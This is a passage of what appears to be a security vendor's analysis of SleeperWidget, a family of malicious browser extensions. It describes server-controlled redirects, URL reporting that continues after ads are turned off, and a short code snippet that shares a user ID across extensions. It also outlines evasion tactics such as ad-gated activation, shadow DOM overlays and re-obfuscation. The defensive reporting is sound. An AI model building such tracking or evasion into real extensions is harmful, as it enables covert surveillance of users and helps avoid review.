
Figure 12. An Amazon destination containing the affiliate tag.
The server fully controls the destination, and the extension does not validate it. During our observation window, the server returned advertising and affiliate destinations. The same mechanism could redirect users to phishing pages or malware without requiring an extension update.
The Sponsored content control hides only the visible ads
During our analysis, turning off “Sponsored content” stopped visible ad injection, but the extension continued posting the full URL and page title of every HTTP or HTTPS page visited, one request per navigation.
Changing the toggle sends its new state to a configuration endpoint. The response includes the sampling rate, timers, current ticket, and a server-maintained injection-exclusion list. The list covers AI assistants, healthcare and genetic-data portals, tax software, personal cloud and account pages, and high-trust consumer brands, where an unexpected overlay is more likely to be noticed and reported.
The server controls both activation and destinations, allowing it to resume ad delivery at any time.
Shared identifiers across related extensions
SleeperWidget also links related extensions through a shared UID. The landing page creates an ID, then sends a get-ext-uid message. If an installed family member responds, the page reuses its existing ID. The same exchange appears in page.js, allowing related content scripts running on a shared page to reconcile their IDs:
1
2
3
4
5
6
// An installed extension answers any peer that asks for the shared user ID.
window.addEventListener("message", ({ data, source }) => {
  if (data?.type === "get-ext-uid") {
    source.postMessage({ type: "ext-uid", data: { uid } }, "*");
  }
});
We confirmed the behavior with a second family member, Free Digital Books Online (lokabladohpkccobnhbehkopcjphgehg). Although it came from another campaign and domain, it stored the same UID as View Point 3D Earth. This lets activity from separate extensions be associated through a shared identifier. Removing one extension does not clear the UID stored by other family members that remain installed.
Evading analysis and detection
Several design choices keep the malicious behavior out of view when someone is looking for it.
- Ad-gated activation. The ticket decides which users get malicious behavior, and a separate server-side flag decides whether it runs at all. The builds we examined shipped with that flag disabled, so a reviewer or scanner looking at the package sees an inert widget until the server enables it later.
- Shadow DOM overlays. Injected content renders inside a shadow root at a high stacking order, so it sits on top of the page but stays hidden from the page’s own scripts and many ad blockers.
- Changing obfuscation. Older builds padded files with unreachable code copied from open-source libraries so scanners would rate them benign. Newer builds ship clean, webpack-bundled code, a sign the operator re-tools when a detection approach starts to work.
Family members commonly use distinct domains and ordinary-word C2 subdomains such as etailers., prompt., and raceway., so blocking one host may affect only one extension. The surface code keeps changing, but the activation, reporting, and identity-sharing behavior underneath stays consistent, which is why durable detection has to target the behavior rather than any single build.
Coordinated response and protection impact
Because SleeperWidget spans Microsoft Edge Add-ons, the Chrome Web Store, and Mozilla Add-ons, containing it requires coordinated action across stores. Microsoft began taking action against identified Edge extensions in April 2026. The identified family listings were removed from Microsoft Edge Add-ons, and as continued hunting identified additional members, Microsoft removed their listings and applied revocations over time.
The operator also maintained Chrome and Firefox listings. We shared the extension identifiers and related indicators with the Google Chrome Web Store and Mozilla Add-ons security teams to support action on their platforms.
Microsoft Advertising is also strengthening review of advertisements that promote browser extension downloads and using related extension and domain indicators to support ongoing enforcement.
Microsoft Edge protections placed more than one million client identifiers associated with these extensions into a malware-blocked state.

Figure 13. Protection telemetry for identified SleeperWidget extensions.
The findings are informing improvements to extension review and post-publication protections, including analysis of installation context and related variants at the family level. We continue to hunt for new members as they appear.
Recommendations
For extension users
Review requested access and unexpected behavior. Consider whether an extension’s requested site access is necessary for its advertised feature. An official store listing may not reveal behavior that changes according to the installation path. Remove or report extensions associated with unexpected advertisements, redirects, or new tabs.
Review installed extensions periodically. Visit edge://extensions and remove or report extensions you do not recognize, no longer use, or associate with unexpected redirects and new tabs.
Keep Microsoft Edge updated. Edge’s built-in protections, including SmartScreen and extension safety checks, improve through browser updates.
For extension developers
Request only the permissions and site access required by the feature.
Clearly disclose data collection and monetization, and obtain appropriate consent.
Microsoft Edge Add-ons policies require these disclosures. Undisclosed or untestable behavior may result in rejection or removal. See the Developer policies for Microsoft Edge Add-ons for complete and current guidance.
Indicators of compromise (IOCs)
The full indicator set for this campaign, including extension IDs across stores and the complete list of infrastructure domains, is available in SleeperWidget: Indicators of Compromise (PDF).